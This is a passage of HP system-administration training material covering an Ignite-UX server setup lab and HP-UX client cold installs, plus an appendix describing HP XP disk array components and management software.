
Initially the “Installation Clients” window will be blank. As clients begin installing from the Ignite-UX server, an icon will appear for each client in the “Installation Clients” window.

From this window, it becomes easy for a system administrator to monitor all the installations as they occur in parallel. If an installation experiences an error, the icon representing that system will turn red, notifying the administrator of an error on that system.

In addition, each icon contains a vertical bar graph indicating the percentage of the installation that has completed.

18-5. SLIDE: Ignite-UX Client Configuration

Ignite-UX Client Configuration



Student Notes

Installing the Client

The installation process that was discussed on the prior slide indicated that the Ignite-UX cold install process offers a couple of choices for how a client will get *Ignited*. Whether you choose to run the interface on the client or the server, or whether you boot from the HP-UX core media, you will be presented with essentially the same choices. In each case you're performing a cold install of a client, the only thing in question is where you are, and what the state of the client is. The configuration process for a client is essentially the same in each case; the difference is the interface you'll see. If you have a server setup, and you have an X-Windows environment, you can run the GUI (graphical user interface) on the server. If you want to run the interface on the client, you will be presented with a TUI (terminal user interface).

The User Interface contains the following tabs:

- | | |
|----------|---|
| Basic | Here you will specify which Operating Environment you wish to install. You also specify the root disk and root disk layout. |
| Software | Here you specify which software you wish to install. |

System	This section is used to specify the system identity information including hostname, IP address, timezone, root password, and DNS server.
File System	This section allows you to change the default file system layout. You can also add disks to the root volume group
Advanced	This tab is normally empty. An Ignite-UX administrator can use this area to offer optional scripts to be run after the install completes.

18-6. SLIDE: Additional References

Additional References

- Ignite-UX Administration Guide
 - available at <http://docs.hp.com>
- * `/opt/ignite/share/doc`
 - `intro_doc.html`, `intro_doc.ps.Z`
 - `release_note`
 - `sysadm.html`, `sysadm.txt`
- * `/opt/ignite/share/man`
 - “man-pages”
- H1978S—Ignite-UX
 - HP Education course for administrators (3 days)

Student Notes

Please see the above references for more information on Ignite-UX.

18-7. LAB: Ignite-UX Server Setup

Directions

In this lab you will set up an Ignite-UX Server

Your instructor will give you the location of a core depot to use:

host name _____

Depot name _____

Your instructor will assign you a "spare" IP address that can be used for client booting

spare IP: _____

Server Setup

1. Check to see if the Ignite-UX software is already installed:

```
# swlist -l product Ignite-UX
```

If the current version of Ignite-UX is not already installed, ask your instructor where to find the software depot containing Ignite-UX, and install it.

2. Start the Ignite-UX GUI:

```
# /opt/ignite/bin/ignite
```

You will get a message that No Clients were found. Click **OK** to continue. Next, you will get the Ignite-UX Welcome screen. Click on **Server Setup**.

3. You will receive a couple of screens describing the server set up process. Keep clicking on **Next** until you get to the **Configuring Booting IP Addresses** screen. Enter the IP address assigned by your instructor and then click on **Add** and **OK**.
4. Skip the DHCP setup. Click on **Next**.
5. On the Software Depot Setup screen click on Use Installed Depot.

Enter the host name where the core depot can be found.

Click on the **Show Depots** button and select the 11.11 core depot

Confirm your selection by clicking on **OK**.

A log file window will open. At this point Ignite is building configuration files and updating the Ignite INDEX for you. This step will take 5-10 minutes. When complete click on **OK**.

When prompted if you would like to configure another depot reply **NO**.

You will see a tutorial on performing an install. Click **OK** and then **Finish**

Installing the Client

6. If there is a spare system you can try to install it from the server you just set up. If not work with a partner. One system will be the Ignite Server the other will be the Ignite Client. Boot the client from the Ignite-UX server, you can go through the various Ignite screens but **DO NOT CLICK ON GO**, instead Cancel out and reboot the client. Then reverse the roles:

```
Main Menu> Enter Command: b lan.<server_ip> install
```

```
Interact with IPL (Y,N or Cancel)? n
```

You will be prompted to select a keyboard language mapping. After making your selection you will get a confirmation message. Press **Return** to confirm.

From the Welcome Screen select:

```
[ Install HP-UX ]
```

From the User Interface Options select:

```
[ ] Advanced Installation
```

Enter the network configuration information. Use the clients original host name and IP address.

Explore the various Ignite Screens. **DO NOT CLICK ON GO!!!**

Cancel the install and reboot the system.

Appendix A — Introduction to XP Arrays

Objectives

Upon completion of this module, you will be able to do the following:

- Identify the features of the XP Array.
- Identify the major components of the XP.
- List some of the layered software products available for the XP array.

A-1. SLIDE: What Is an XP Array?

What Is an XP Array?

- High end disk array
 - Broad server support
 - Highly reliable
- Host connectivity via
 - Fibre channel
 - ESCON — main frame only
- Modular components for easy upgrading
- Hot replaceable components
- No single point of failure

Student Notes

The XP disk arrays are capable of storing many terabytes of data depending on the model and the number of physical disks in the array. The XP disk arrays can allow multiple servers to connect and share resources. The arrays are designed for high reliability with no single point of failure.

A-2. SLIDE: XP Components

XP Components



Basic unit has
one controller (DKC)
and one disk unit (DKU)
can add additional disk units DKU)

Student Notes


Each XP array has one Disk Controller (DKC). This is the brain of the XP. The DKC houses the host connections, cache, and the processors that handle all RAID calculations.

A Disk Unit (DKU) is simply a cabinet containing disks. An XP will have at least one DKU and can have many.

The SureStore E XP Disk Array provides for host failover and alternate path definitions. The hard disk drives are specially designed hard drives for the XP Arrays and come in 18GB, and 73-GB sizes. Larger drives will become available over time as the technology evolves.

Everything in the XP is redundant with no single point of failure. Components are modular for easy replacement or upgrading. Components can be replaced on line without shutting the array down and are considered hot replaceable. By hot replaceable, it means that the component is replaced or installed with XP Array still powered up and running, but the Customer Engineer needs to configure the new component before it will be properly recognized by the XP Array.

A-3. SLIDE: DKC Front View



Student Notes

The DKC contains the SVP(Service Processor) used by the HP Customer Engineer to configure and maintain the XP Array. In the front of the DKC are the Client-Host Interface Boards called CHIP boards. The CHIP boards are installed in pairs and they provide the connection between the XP Array and a variety of host systems. The CHIP boards are always installed in pairs for high availability and they are in separate power areas in the DKC. The front section of the XP Array also contains the two cache board slots for cluster two.

A-4. SLIDE: DKC Cabinet — Rear View

DKC

PS
and
Fans

PS
and
Fans

ACP Pairs


- DKC — Disk Controller
- Cache Board(s)
- ACP — Access Control Processors
 - Controls Hard Disk Drives (HDD)
 - Destages cache
 - Calculates RAID 5
 - Manages RAID 0/1 (Older models offer RAID 1)

Student Notes

The rear view identifies the location of the Access Control Processors (ACP) boards. These boards provide the connection between the DKC and the actual disks located in the DKUs. The ACP handles all RAID calculations.

A-5. SLIDE: DKU

DKU



- Contains disk
- The number of disks per DKU is model dependent
- Disks are grouped into HDUs.
- Each HDU in a given DKU is on a separate bus

Student Notes

The DKU houses disks. The number of disks per DKU varies by model. The number of DKUs that you need will be dictated by your need for performance and/or capacity.

Each DKU contains Hard Disk Units (HDUs) that contain the actual hard disk drives (HDDs). Each HDU within a given DKU will be on a separate bus. Disks in an RAID group are always spread across different HDU's within an DKU ensuring they will be on a separate bus.

A-6. SLIDE: XP Software

XP Software

- Configuration Management
 - CommandView-Web Based interface
- HA/Backup/DR Management
 - Business Copy XP
 - Continuous Access XP
- Performance Management Tools
 - Performance Advisor
 - AutoLUN XP
 - CacheLUN XP
 - Port Control Resource Manager

Student Notes

There are several software products available for the XP family of arrays that enhance its functionality.

CommandView is a web based user interface that provides configuration management for the XP.

Business Copy enables the XP to create additional copies of a lun or group of luns. These copies can then be split off and used for various purposes including backups, testing, and reporting. This feature is very valuable in an HA environment, where the data must be kept available all the time.

Continuos Access is a product that allows for remote mirroring of data. Data is copied from one XP to another using either Fibre Channel or ESCON connections. These connections can be extended using other equipment to enable remote mirroring across the globe. This is an integral part of Continental and Metro Cluster Solutions.

There are many performance related tools for the XP.

- Port Control Resource Manager allows you to set and relax performance priorities for various hosts. In a SAN environment where many hosts connect up to shared storage,

this product is valuable for making sure the I/O priority goes to hosts running mission critical applications.

- CacheLun lets you fix data in the XP's cache ensuring very high speed access.
- AutoLUN helps you tune your XP by monitoring performance and adjusting the location of data within the XP to offer better performance.
- Performance advisor is a web based tool that allows you to view critical performance information real time.

For more information on the XP see the HP web site. For additional training attend the Managing the HP SureStore E Disk Arrays class (H6773S)